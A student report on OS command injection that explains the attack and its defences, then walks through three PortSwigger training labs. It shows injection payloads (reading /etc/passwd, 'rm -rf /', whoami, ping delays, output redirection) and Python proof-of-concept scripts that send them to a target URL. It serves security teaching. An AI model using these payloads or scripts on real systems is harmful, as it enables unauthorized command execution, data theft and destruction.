Introduction of Command Injection and Practice

Student *Jeongmin Lee*
Contributor *Jonghyeok Lee, Chanhang Lee, Nurnazihah Intan, Pedro Vidal Villalba*

Introduction

This report covers command injection attacks, referencing lecture materials and YouTube videos provided in class. Where necessary, additional information was supplemented from online resources. The goal of this report is to provide an in-depth understanding of the concept, types, real-world cases, and best practices for preventing command injection attacks.

What is a Command Injection Attack?

A command injection attack is a security vulnerability that allows an attacker to execute arbitrary system commands by exploiting weaknesses in a web application's input handling. This type of attack occurs when user input is not properly validated or filtered. Attackers can input malicious commands to perform unintended actions on the system or steal sensitive information.

Command injection is similar to SQL injection attacks. However, the main difference is that SQL injection targets databases by injecting SQL commands, while command injection allows execution of system-level commands on the host operating system. In other words, SQL injection manipulates SQL queries to target the database, whereas command injection exploits vulnerabilities that permit arbitrary command execution at the OS level.

In the worst case, an attacker can exfiltrate information from the system or achieve Remote Code Execution (RCE). This enables the attacker to add a reverse shell to the system, gain full control, and execute any command on the web server.

Simple Example of Command Injection

For example, let's assume the server executes a ping command using the IP address provided by the user.

- Normal Input: `ping 127.0.0.1`
- Malicious Input: `127.0.0.1; cat /etc/passwd`
- Actual Command Executed: `ping 127.0.0.1; cat /etc/passwd`

In this case, the server not only executes the ping command but also the additional `cat /etc/passwd` command, potentially exposing the contents of the system's password file to the attacker. Below is an example of vulnerable code written in Python.

```
user_input = request.args.get("ip")  # e.g., "127.0.0.1; cat /etc/passwd"
cmd = "ping␣" + user_input
os.system(cmd)  # Executes the entire command via shell
```

Listing 1: Vulnerable Code Example — Directly Combining User Input into Ping Command

Types of Command Injection Attacks

Command injection attacks can be broadly divided into three types:

First, **In-band Command Injection** refers to cases where the output or result of the injected command is directly included in the application's response (such as HTTP Response). This type allows attackers to quickly and easily confirm information (such as directory listings, file contents, etc.). The simple example discussed earlier falls into this category.

Second, **Blind Command Injection** refers to cases where the command is executed on the server, but the result (output) is not directly returned in the HTTP response. Attackers use various techniques to infer the success/failure

of the command or obtain system information without direct output. Because the result is not visible in the response body, it is called 'blind.'

Third, **Out-of-Band (OOB) Command Injection** refers to cases where the output of the command is sent to a separate channel controlled by the attacker (such as DNS, HTTP callback, email, etc.), and the attacker checks the response through that channel. Some sources consider OOB a subcategory of Blind, while others treat it as a separate type. In this report, it is classified as a separate type.

Impact of Command Injection Vulnerabilities

Command injection vulnerabilities can have very serious impacts on systems and services. The main impacts and their severity are as follows:

- **Sensitive Information Disclosure**: Attackers can read or exfiltrate important files (e.g., /etc/passwd, configuration files, etc.) on the server through system commands. This can lead to the exposure of personal information, authentication credentials, system settings, and more.
- **Remote Code Execution (RCE) and Privilege Escalation**: Attackers can execute arbitrary commands to install malware (backdoors, reverse shells, etc.) on the system or escalate privileges to gain full control over the server. This can cause severe damage to service operators.
- **Denial of Service (DoS) and System Disruption**: If attackers execute infinite loops, large file creations, or resource-consuming commands, it can lead to service interruptions or server crashes.
- **Data Integrity/Availability/Confidentiality Compromise**: File deletions, data tampering, and system configuration changes can all threaten the integrity, availability, and confidentiality of data.
- **Stepping Stone for Attacking Other Systems**: Through command injection, attackers can use the server as a foothold to further attack other systems on the internal or external network. For example, network scanning and additional malware distribution are possible.
- **Legal/Trust Issues**: If information leaks or service disruptions occur, companies or organizations may face legal liabilities, reputational damage, and loss of trust.

In this way, command injection vulnerabilities can seriously threaten not only the security and stability of the system as a whole but also the trustworthiness of the organization, so prevention and prompt response are essential.

Prevention and Defense Strategies

The key to preventing command injection vulnerabilities is to **avoid directly invoking shell commands of the operating system**. Whenever possible, application logic should not pass through the shell, and only safe APIs or dedicated functions should be used. Additional defense techniques include:

- **Input Validation and Sanitization**: Strictly validate user input and normalize it to prevent unexpected metacharacters. Limit allowed character sets using regular expressions or schemas.
  - **Whitelist-based Validation**: Only accept permitted values or patterns. For example, IPv4 addresses should only allow digits and dots (`.`).

```
import re, subprocess

def is_valid_ipv4(ip):
  pattern = r"^([0-9]{1,3}\.){3}[0-9]{1,3}$"
  return re.match(pattern, ip) is not None

user_input = request.args.get("ip")
if is_valid_ipv4(user_input):
  subprocess.run(["ping", user_input], check=True)  # shell=False
else:
  raise ValueError("Invalid␣IP␣address")
```

Listing 2: Python Example: IPv4 Input Validation and Safe Execution

- **Use Safe APIs and Library Functions**: Instead of composing system calls as strings, use safe function calls that only perform the intended operation. For example, use `os.mkdir()` for directory creation.

```
import os

# Vulnerable way (allows command injection)
user_input = "new_directory; rm -rf /"  # Malicious input
os.system("mkdir " + user_input)

# Safe way (only creates directory)
os.mkdir(user_input)
```

Listing 3: Unsafe vs. Safe Method

- **Principle of Least Privilege**: Do not run applications with unnecessarily high privileges (e.g., root). Minimize the privileges of the execution account to reduce the impact even if an attack succeeds.
- **Security Options and Frameworks**: Use the `shell=False` option in Python's `subprocess` module, or argument-list-based execution in other languages to avoid shell interpretation. Apply modern security frameworks or libraries for systematic input validation, logging, and error handling.

```
import re
import subprocess

def is_valid_ipv4(ip: str) -> bool:
  pattern = r"^([0-9]{1,3}\.){3}[0-9]{1,3}$"
  return re.match(pattern, ip) is not None

user_input = request.args.get("ip", "")

if not is_valid_ipv4(user_input):
  raise ValueError("Invalid IP")

subprocess.run(["ping", "-c", "4", user_input], check=True, shell=False)
```

Listing 4: Python: Using subprocess.run (shell=False) with Input Validation

- **Output Encoding**: When returning command execution results or error messages to users in HTML, JSON, etc., always encode them properly. This provides an additional security layer to prevent command injection from combining with other vulnerabilities such as XSS.

Practical Application

I conducted hands-on exercises on command injection attacks using the labs at `https://portswigger.net/web-security/all-labs#os-command-injection`.

During the exercises, I added further explanations for aspects not covered above. Additionally, I have included two versions of the solutions for the exercises: one using a Python script and the other using Burp Suite.

Lab: OS command injection, simple case

Lab Description: This lab demonstrates an OS command injection vulnerability in a product stock checker application.

Key Points:

- The application constructs and executes shell commands that incorporate user-supplied product and store identifiers.
- The raw output of the shell command is returned directly in the HTTP response.

Goal: Exploit the vulnerability to execute the `whoami` command and determine the name of the user under which the application runs.

Background Knowledge:

Familiarity with common Linux utilities is helpful when exploiting command injection vulnerabilities. A supplementary list of useful commands is provided in the attached `Linux_Cmd.tex` file.

- `whoami`: prints the effective username of the current user.
- Command separators (syntactic elements): understanding how the shell delimits multiple commands helps interpret how injected payloads are evaluated; see Table 1.
- HTTP methods: common methods include GET, POST, PUT, DELETE; see Table 2 for details.
- Burp Suite: an interception proxy used to capture and modify HTTP traffic; proficiency with this tool is recommended for the hands-on exercises.

Table 1: Command Separators

Operator	**Description**	**When the following command executes**	**Example / Notes**
;	Command separator; executes commands sequentially.	Always; independent of the previous command's success.	`echo a; echo b` — prints a then b
&&	Conditional AND: executes the following command only if the preceding command succeeded.	When the previous command's exit code == 0.	`make && echo "build succeeded"`
||	Conditional OR: executes the following command only if the preceding command failed.	When the previous command's exit code != 0.	`grep foo file || echo "not found"`
|	Pipe: connects stdout of the left command to stdin of the right command.	Always (processes are connected and run concurrently).	`ps aux | grep ssh` — pipe the output to grep
&	Background execution (asynchronous).	Command runs in background; prompt returns immediately.	`long_task &` — returns a PID

Table 2: HTTP Methods

Method	**Description**
GET	Retrieval of a resource; should not change server state.
POST	Used to create or process resources and may change server state.
PUT	Store or replace a resource at the specified URI.
PATCH	Partially update a resource.
DELETE	Request deletion of the specified resource.

Solution using Burpsuite:

Because the attack requires sending commands to the server, the relevant HTTP request in this lab is the POST request. Intercept the POST request using Burp Suite, inject the `whoami` payload, and forward the modified request to observe the result. The detailed procedure is as follows:

1. Launch Burp Suite and ensure the Proxy Intercept setting is ON.
2. Open the target application URL in a browser.
3. Enter a product ID and store ID, then click the "Check stock" button.
4. Observe the intercepted request in Burp Suite's Proxy tab.



Figure 1: Intercepted request after performing the stock check

5. Modify the request body so that the product and store identifiers include an injected `whoami` command.

```
...
Referer: https://0a4b0031040a0f9c839e4998008f0083.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1
```

Listing 5: Original request

```
...
Referer: https://0a4b0031040a0f9c839e4998008f0083.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1|whoami
```

Listing 6: Modified request

6. Forward the modified request to the server.
7. Inspect the server response for the output of the `whoami` command.



Figure 2: Result of the `whoami` command

Solution using Python script:

Below is a simple Python script that sends a command injection payload to the vulnerable web application's parameter ('storeId') and checks for remote command execution. The key operations are as follows:

Key operations:

- Send a POST request to the `/product/stock` endpoint, injecting a payload of the form `'1 && <command>'` into the `storeId` parameter.
- Determine the success of the command execution based on the length of the response text (e.g., `len(r.text) > 3`).
- Configure the `proxies` to use a local proxy (127.0.0.1:8080) to observe traffic with tools like Burp or mitmproxy.

```
import requests
import sys
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Send the requests through Burp to be able to examine them
proxies = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}

def run_command(url: str, command: str):
    stock_path = '/product/stock'
    command_injection = '1 && ' + command
    params = {'productId': '1', 'storeId': command_injection}
    r = requests.post(url + stock_path, data=params, verify=False, proxies=proxies)
    if (len(r.text) > 3):
        print(f"(+) Command injection succesful!")
        print(f"(+) Output of command:\n{r.text}")
    else:
        print("(-) Command injection failed.")

def main():
    # Check the number of arguments to the program is correct
    if len(sys.argv) != 3:
        print(f"(-) Usage: {sys.argv[0]} <url> <command>")
        print(f"(-) Example: {sys.argv[0]} www.example.com whoami")
        sys.exit(1)

    url = sys.argv[1]
    command = sys.argv[2]
    print(f"(+) Exploiting command injection...")
    run_command(url, command)

if __name__ == '__main__':
    main()
```

Listing 7: Python script for problem 1

Lab: Blind OS command injection with time delays

Lab Description: This exercise demonstrates a *blind* OS command injection vulnerability located in the feedback function.

Key Points:

- The application may construct and execute shell commands that incorporate user-supplied input.
- The output of those commands is not directly returned in the HTTP response (i.e., the vulnerability is blind with respect to output).

Objective:

- Induce a 10-second delay on the server by exploiting the vulnerability.

Background Knowledge:

As with the previous lab, familiarity with Linux utilities helps when crafting payloads. By causing a time delay using an injected command, an attacker can infer command execution based on the application's response time. The `ping` utility, which allows specifying the number of ICMP packets, is suitable for this purpose.

- Use `ping -c 10 127.0.0.1` to send ten packets and measure the elapsed time.
- If the response time is approximately 10 seconds or more, it indicates that the command executed successfully.

Solution using Burpsuite:

1. Launch Burp Suite and ensure the Proxy Intercept setting is ON.
2. Open the target application URL in a browser.
3. Click the Submit feedback button to trigger the feedback form submission.
4. Observe the intercepted request in Burp Suite's Proxy tab.
5. Modify the request body so that the `email` parameter contains an injected `ping -c 10 127.0.0.1` command.

```
...
Referer: https://0a3500a4041067458027b2da003a0060.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

csrf=0Fdn9Kp5NSKWRNwvp9xiuFSt0gJ5DaXU&name=potato&email=potato%40potato.com&subject=potato&
message=potato
```

Listing 8: Original request

```
...
Referer: https://0a3500a4041067458027b2da003a0060.web-security-academy.net/feedback
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

csrf=0Fdn9Kp5NSKWRNwvp9xiuFSt0gJ5DaXU&name=potato&email=potato||ping+-c+10+127.0.0.1||&subject=
potato&message=potato
```

Listing 9: Modified request

6. Forward the modified request and observe the result.



Figure 3: Feedback form



Figure 4: Result of the ping delay payload

Solution using Python script:

The following Python script is a PoC that inserts a payload into the feedback form's `email` field to induce a time delay, in order to verify whether the server interprets that input as a shell command (time-based command-injection). The script first extracts the CSRF token from the feedback page, then sends a value containing the command ping -c 10 localhost and judges vulnerability based on the response delay (10 seconds). All requests are configured to be sent through a local proxy (e.g., Burp Suite), allowing traffic analysis.

```
import requests
import sys
import urllib3
from bs4 import BeautifulSoup

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

proxies = { 'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080' }

def get_crsf(s, url):
    feedback_path = "/feedback"
    r = s.get(url + feedback_path, verify=False)
    soup = BeautifulSoup(r.text, 'html.parser')
    csrf = soup.find('input')['value']
    return csrf

def check_command_injection(s, url):
    submit_feedback_path = "/feedback/submit"
    command_injection = "test@test.com; ping -c 10 localhost #"
    csrf_token = get_crsf(s, url)   # Retrieve CSRF in order to send a valid request
    data = { 'csrf': csrf_token, 'name': "test", 'email': command_injection,
            'subject': "testing", 'message': "This is a test"}
    res = s.post(url + submit_feedback_path, data=data, verify=False, proxies=proxies)
    if (res.elapsed.total_seconds() >= 10):
        print("(+) Email field vulnerable to time-based command injection")
    else:
        print("(-) Email field not vulnerable to time-based command injection")

def main():
    if len(sys.argv) != 2:
        print(f"(-) Usage: {sys.argv[0]} <url>")
        print(f"(-) Example: {sys.argv[0]} www.example.com")
        sys.exit(1)

    url = sys.argv[1]
    print("(+) Checking if email parameter is vulnerable to time-based command injection...")

    s = requests.Session()
    check_command_injection(s, url)


if __name__ == '__main__':
    main()
```

Listing 10: Python script for problem 2

Additional analysis: Why only the Email field works while others do not

First, the reason why only the Email field undergoes format validation can be determined by inspecting the HTML source using Chrome's developer tools. As shown in the source below, the Email field has the attribute `type="email"`. This means the field uses the built-in HTML5 email format validation.

```
...
 <form id="feedbackForm" action="/feedback/submit" method="POST" enctype="application/x-www-form-
urlencoded">
                    <input required type="hidden" name="csrf" value="o0ntQ30pBpol2oz7yfxFirIbXBangH4v">
                    <label>Name:</label>
                    <input required type="text" name="name">
                    <label>Email:</label>
                    <input required type="email" name="email">
                    <label>Subject:</label>
                    <input required type="text" name="subject">
                    <label>Message:</label>
                    <textarea required rows="12" cols="300" name="message"></textarea>
                    <button class="button" type="submit">
                        Submit feedback
                    </button>
                    <span id="feedbackResult"></span>
                </form>
...
```

Listing 11: HTML source code of the feedback form

However, in our exercise we use Burp Suite, so we can bypass the browser-level validation. Even so, when we send the following request an error message is returned.

```
...
csrf=o0ntQ30pBpol2oz7yfxFirIbXBangH4v&name=potato&email=potato||&subject=potato&message=%E3%84%B4%E3
 %85%81%E3%85%87%E3%84%B4%E3%85%81%E3%85%87
```

Listing 12: Request where a command inserted into the Email field is rejected

In the example above the error message `Failed to submit feedback: "Could not save"` is returned. From this we can infer the following reasons why a command inserted into the Email field is likely to be passed to and executed by the shell: Other fields (e.g., Name, Subject, Message) are likely only subject to simple database storage and server-side validation and are not forwarded to a shell. By contrast, the Email field may be used for domain-related checks (for example, name-server or routing checks after the '@' portion) that call external utilities such as `nslookup` or `ping`. Alternatively, there might be logic that invokes a shell command to send mail, or the server may pass the `email` value to an external utility or script and the call fails, causing an exception. Therefore, it is likely that input inserted into the Email field can be forwarded to and executed by a shell. However, the exact internal behavior cannot be determined without analyzing the server source code.



Figure 5: "Could not save" error message

Lab: Blind OS command injection with output redirection

Lab Description: This exercise demonstrates a blind OS command injection vulnerability in the feedback submission functionality.

Key Points:

- The application executes shell commands that include user-supplied input, but the standard output of those commands is not returned directly in the HTTP response.
- The web server exposes a writable directory for images at `/var/www/images/`.

Objective:

- The application serves images from this directory. Redirect the output of an injected command to a file in this folder, then retrieve that file via an image URL to view its contents. The goal is to execute `whoami` and read its output.

Background Knowledge:

- Redirection: ways to redirect command output to a file.
- Image URL retrieval: how to request an image resource from the web server.

Solution using Burpsuite:

As in Lab 3, intercept the feedback submission request with Burp Suite and inject `whoami`. This time, redirect the command output to a file under `/var/www/images/` and retrieve that file via the image-serving endpoint. The procedure is as follows.

1. Intercept the feedback submission request with Burp Suite.
2. Modify the Email field in the request body to include `whoami > /var/www/images/whoami.txt`.

```
...
csrf=KjqMoomIJ7U33OVTKzTDTGaWMNVwDO1G&name=potato&email=potato%40potato.com&subject=potato&
message=afsdfsdfsd
```

Listing 13: Original request

```
...
csrf=KjqMoomIJ7U33OVTKzTDTGaWMNVwDO1G&name=potato&email=||whoami>/var/www/images/output.txt||&
subject=potato&message=afsdfsdfsd
```

Listing 14: Modified request

Here the > operator redirects the output of `whoami` to `/var/www/images/output.txt`.

3. Forward the modified request. Successful submission is indicated by the message `Thank you for submitting feedback!`.
4. To retrieve the file, navigate to the product page and request the filename parameter corresponding to `output.txt`.
5. Example: replace the original image request

```
GET /image?filename=36.jpg HTTP/2
Host: 0a53005403fa3e2281a86b82005100f1.web-security-academy.net
```

Listing 15: Original image request

with

```
GET /image?filename=output.txt HTTP/2
Host: 0a53005403fa3e2281a86b82005100f1.web-security-academy.net
```

Listing 16: Modified image request

6. The final result can be observed as shown below.



Figure 6: Result of Lab 3

Solution using Python script:

The following Python script is a PoC that sends a payload to the feedback form's `email` field to execute the `whoami` command and redirect its output to `/var/www/images/output.txt`. It then retrieves that file via the image URL to view the command output.

```
import requests
import sys
import urllib3
from bs4 import BeautifulSoup

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

proxies = { 'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080' }

# Get the CSRF in the /feedback page before exploiting the form vulnerability
def get_csrf(s, url):
    feedback_path = "/feedback"
    r = s.get(url + feedback_path, verify=False)
    soup = BeautifulSoup(r.text, 'html.parser')
    csrf = soup.find('input')['value']
    return csrf

def check_command_injection(s, url):
    submit_feedback_path = "/feedback/submit"
    command_injection = "test@test.com; whoami > /var/www/images/output-py.txt #"
    csrf_token = get_csrf(s, url)   # Retrieve CSRF in order to send a valid request
    data = { 'csrf': csrf_token, 'name': "test", 'email': command_injection,
            'subject': "testing", 'message': "This is a test"}
    res = s.post(url + submit_feedback_path, data=data, verify=False, proxies=proxies)
    print("(+) Verifying if command injection exploit worked...")

    # Verify command injection
    file_path = "/image?filename=output-py.txt"
    res = s.get(url + file_path, verify=False, proxies=proxies)
    if (res.status_code == 200): # All good
        print("(+) Command injection succesful!")
        print(f"(+) The following is the content of the command: {res.text}")
    else:
        print("(-) Command injection was not succesful.")

def main():
    if len(sys.argv) != 2:
        print(f"(-) Usage: {sys.argv[0]} <url>")
        print(f"(-) Example: {sys.argv[0]} www.example.com")
        sys.exit(1)

    url = sys.argv[1]
    print("(+) Exploiting blind command injection in email field...")

    s = requests.Session()
    check_command_injection(s, url)


if __name__ == '__main__':
    main()
```

Listing 17: Python script for problem 3